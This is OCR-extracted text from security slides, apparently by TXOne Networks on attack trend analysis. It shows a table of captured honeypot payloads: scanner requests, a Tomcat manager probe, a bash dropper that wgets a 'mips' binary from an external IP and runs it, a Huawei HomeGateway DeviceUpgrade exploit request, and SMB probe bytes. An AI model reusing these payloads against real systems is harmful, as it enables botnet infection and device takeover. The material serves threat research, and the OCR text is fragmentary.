
d=2020-10-03, h=16-23

ams

Count	Rule List	Payload
938	• null	GET / HTTP/1.1\r\nHost: 134.122 12156\r\n\r\n
394	• null	GET /manager/html HTTP/1.1\nHost: \nConnection: close\nUser_Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36\n\n\n
93	• null	GET / HTTP/1.1\r\nHost: 134.122 8500\r\nConnection: close\r\nAccept-Encoding: gzip\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.102 Safari/537.36\r\n\r\n
50	• null	HTTP/1.1 200 OK\r\nContent-Type: text/html\r\nContent-Length: 14\r\nExpires: Sat, 03 Oct 2020 22:03:10 GMT\r\nCache-Control: max-age=0, no-cache, no-store\r\nPragma: no-cache\r\nDate: Sat, 03 Oct 2020 22:03:10 GMT\r\nConnection: keep-alive\r\n\r\n134.122.
45	• null	HTTP/1.1 200 OK\r\nDate: Sat, 03 Oct 2020 15:21:12 GMT\r\nServer: Apache/2.4.6 (CentOS) PHP/5.4.16\r\nLast-Modified: Fri, 02 Oct 2020 14:53:50 GMT\r\nETag: ""5f8-5b0b14cf6b884""\r\nAccept-Ranges: bytes\r\nContent-Length: 1528\r\nKeep-Alive: timeout=5, max=100\r\nConnection: Keep-Alive\r\nContent-Type: application/x-sh\r\n\r\n#!/bin/bash\ncd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget h**p://212.73 /mips; chmod +x mips; ./mips; rm -rf mips\ncd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget h**p://212.7
44	• null	HTTP/1.1 200 OK\r\nConnection: close\r\nContent-Length: 14\r\nContent-Type: text/plain; charset=utf-8\r\nDate: Sat, 03 Oct 2020 23:01:01 GMT\r\n\r\n134.122
41	• null	POST /ctrlt/DeviceUpgrade_1 HTTP/1.1\r\nContent-Length: 430\r\nConnection: keep-alive\r\nAccept: */*\r\nAuthorization: Digest username=""dslf-config"", realm=""HuaweiHomeGateway"", nonce=""88645cefb1f9ede0e336e3569d75ee30"", uri=""/ctrlt/DeviceUpgrade_1"", response=""3612f843a42db38f48f59d2a3597e19c"", algorithm=""MD5"", qop=""auth"", nc=00000001, cnonce=""248d1a2560100669""\r\n\r\n<?xml version=""1.0"" ?><s:Envelope xmlns:s=""h**p://schemas.xmlsoap.org/soap/envelope/"" s:encodingStyle=""h**p://schemas. 'soap
34	• null	\x00\x00\x00T\xffSMBr\x00\x00\x00\x00\x18\x01(\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00/K\x00\x00\xc5^\x001\x00\x02LANMAN1.0\x00\x02LM1.2X002\x00\x02NT LANMAN 1.0\x00\x02NT LM 0.12\x00\x00\x00\x00c\xffSMBs\x00\x00\x00\x00\x18\x01 \x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00/K\x00\x00\xc5^\r\xff\x00\x00\x00\xdf\xff\x02\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x00&\x00\x00.\x00Windows 2000 2195\x00Windows 2000 5.0\x00\x00\x00\x00[\xffSMBu\x00\x00\x00\x00\x18\x01 \x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00/K\x00\x08\xc5^\x04\xff\x00\x00\x00\x00\x00\x01\x00\x1c\x00\x00\\\172.: \\IPC$\x00?????\x00EPATH_REPLACE__?????\x00\x00\x00\x00J\xffSMB%\x00\x00\x00\x00\x18\x01(\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x10\x00\x00\x00\x00\xff\xff\xff\xff\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00J\x00\x00\x00J\x00\x02\x00#\x00\x00\x00\x07\x00\\PIPE\\\x00


© 2021 TXOne Networks Inc.

Attack Trend Analysis as an Early Warning System



© 2021 TXOne Networks Inc.


Attack Trend Analysis as an Early Warning System



txOne networks


© 2021 TXOne Networks Inc.


Attack Trend Analysis as an Early Warning System





© 2021 TXOne 